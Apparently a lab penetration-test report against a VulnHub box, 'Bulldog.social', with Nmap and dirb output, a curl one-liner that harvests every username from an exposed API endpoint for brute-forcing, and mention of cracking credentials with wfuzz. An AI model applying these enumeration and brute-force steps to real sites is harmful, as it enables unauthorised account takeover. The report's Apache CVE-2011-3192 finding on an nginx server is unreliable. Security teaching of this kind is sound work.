Upon running a service version Nmap scan of the target system, we find it is running nginx 1.14.0 which reached its end of support (EOS) on April 19, 2019. 5 years without security patches and updates from the vendor incurs significant risk for the operational security of the site as threat actors can develop exploits freely with no patches to defend against their attacks. Additionally, the server’s OS also appears to be running end-of-life software. Though more recent, Ubuntu 18.04 reached its end-of-life on May 31, 2023. Still, within just 1 year significant vulnerabilities could be identified and exploited with no patches to mitigate them. The business

impact is still high since any aspect of cybersecurity (confidentiality, integrity, availability) could be severely affected by outdated software.

Technical Recommendations

We strongly advise Bulldog Industries to use the latest version of nginx: 1.26.0 which was released on April 23, 2024. If these legacy systems are absolutely necessary, it is suggested that they be segmented in their own network with limited access to the internal network, preferably in a DMZ. Additionally, upgrading the host OS to Ubuntu 24.04 LTS released in April 2024 to strengthen their security posture.

Denial of Service Vulnerability

Threat Level
Medium

Vulnerability
Medium

Impact
High

Risk Rating
Medium

CVE: CVE-2011-3192

Proof of Vulnerability

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 19:14 CDT
Nmap scan report for bulldog.social (10.0.2.5)
Host is up (0.0067s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://www.securityfocus.com/bid/49303
|       https://www.tenable.com/plugins/nessus/55976
|_      https://seclists.org/fulldisclosure/2011/Aug/175
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

Nmap done: 1 IP address (1 host up) scanned in 76.32 seconds
```

Analysis

The byte-range filter in the Apache HTTP Server 1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19 allows remote attackers to cause a denial of service (memory and CPU consumption) via a Range header that expresses multiple overlapping ranges, as exploited in the wild in August 2011. The business impact is high as this could mean the website's availability could stop if it were to be attacked through this method.

Technical Recommendations

The best solution is to upgrade to a patched version of Apache. Ensure you are using **Apache 2.2.20 or later**, where the vulnerability is fixed. If that can't be done a preventive control such as a WAF (web-application firewall) should be implemented. Deploying a WAF to filter out malicious requests containing excessive or malformed Range headers would also mitigate this threat down to an acceptable threshold. Cheaper solutions

include configuring a rate-limiting mechanism to prevent resource exhaustion attacks. This can limit the impact of an attack by controlling the number of requests per client. Load balancers can also be installed as compensating controls.

5. Technical Methodology

Penetration Testing Execution Standard Full

In this section, we will go on an in-depth technical approach to how the engagement started, progressed, and finished. As mentioned in Section 3, our methodology was centered around the PTES (Penetration Testing Execution Standard). For practical purposes, we can reduce the first four phases of the PTES to a reconnaissance phase.

5.1 Reconnaissance





Image of what the vulnhub box looks like

```
# Nmap 7.94SVN scan initiated Sat Aug 31 17:22:45 2024 as: nmap -sS -p- -T4 -vv -oN
BulldogScan.txt 10.0.2.5
Nmap scan report for 10.0.2.5
Host is up, received arp-response (0.00097s latency).
Scanned at 2024-08-31 17:22:46 CDT for 101s
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:25:B5:EA (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
# Nmap done at Sat Aug 31 17:24:27 2024 -- 1 IP address (1 host up) scanned in 101.34 seconds
```


```
# Nmap 7.94SVN scan initiated Sat Aug 31 17:25:44 2024 as: nmap -O -sV -oN BullDogSVscan.txt
10.0.2.5
Nmap scan report for 10.0.2.5
Host is up (0.0013s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0 (Ubuntu)
MAC Address: 08:00:27:25:B5:EA (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|5.X|2.6.X (97%), Synology DiskStation Manager 5.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1
cpe:/a:synology:diskstation_manager:5.2 cpe:/o:linux:linux_kernel:2.6
Aggressive OS guesses: Linux 3.2 - 4.9 (97%), Linux 3.10 - 4.11 (95%), Linux 5.1 (95%), Linux
3.16 - 4.6 (91%), Linux 4.10 (91%), Linux 4.4 (91%), Linux 5.0 - 5.5 (91%), Synology DiskStation
Manager 5.2-5644 (91%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
# Nmap done at Sat Aug 31 17:26:01 2024 -- 1 IP address (1 host up) scanned in 17.18 seconds
```

Before even going to the website, I opened up Nmap in my terminal and performed 3 different scans. The first was a stealth scan using syn packets. The results were just one open port, 80 running HTTP. The second was a service version and operating system scan to see what kind of system we could be looking at. The results were the version of HTTP being nginx 1.14.0 and the OS likely being a Linux distribution. The third and final scan was a UDP scan, which yielded no results meaning no UDP ports were found to be open. After our initial Nmap scans, we fire up Firefox and head to the 10.0.2.5 address.




Bulldog.social Home Page

We can see that we have a basic website on this host. We notice a few key items, a login page and a register page. The register pages just tell us that the site is “full” and we can't make an account.



Let's see if the login page is more useful to us.



Sweet, we see a login dashboard we can try some stuff out with it. Let's come back to that page later though. For now, we will continue on our enumeration and reconnaissance phase which involves enumerating directories and files for the domain. We can use dirb and dirbuster for this purpose.


```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: bulldogDirb.txt
START_TIME: Sat Aug 31 17:49:49 2024
URL_BASE: http://bulldog.social/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://bulldog.social/ ----
+ http://bulldog.social/assets (CODE:301|SIZE:179)
+ http://bulldog.social/favicon.ico (CODE:200|SIZE:5430)

-----------------
END_TIME: Sat Aug 31 17:49:58 2024
DOWNLOADED: 4612 - FOUND: 2
```

Log of Dirb Scan


Dirbuster pretty much returned the same results. And after exploring the ‘assets’ directory I concluded we weren’t going to progress much via directory traversal. Our enumeration and reconnaissance phase took us as far as we could get. Now let's see what we can do with the information we possess and see if we can start exploiting any vulnerabilities in the site.

5.2 Exploitation

Heading back to the login page we can try and start doing some injection attacks and see if any are successful. A few minutes later, I concluded that the user login had some sort of filter, which made it defend against XSS and SQL attacks in the login fields and URL. However, when I was looking at the http requests in BurpSuite I came across a specific field. Anytime I went to the Users directory, the site added a parameter to my request ‘/Users/getUsers?limit=9’.



Let's change the default parameter of 9 and just remove it and see what the site returns to us:




Interesting. We get a list of ALL users with accounts and their usernames. Let's curl this information into a text file to throw it into a password brute-forcing tool for later.

With some googling and research, we can use this command to extract the usernames into a Txt file


`curl http://bulldog.social/users/getUsers/ | jq . | grep username | cut -f4 -d"\"" > users`

Now we have a list of all the usernames in a file called "users".


Instead of using Hydra and John the Ripper which are mainly used for cracking network passwords and hashes, we can try a tool called wfuzz which is specifically designed for web app pen-testing.



Within 10 minutes of the tool running and we've already obtained someone's credentials. Let's log in with their credentials and see what we can do with their account.




Not much we can do once we're logged in. Let's open up web developer tools to take a look at the source code of the site and see if we can find anything. Eventually, we stumble across something interesting:

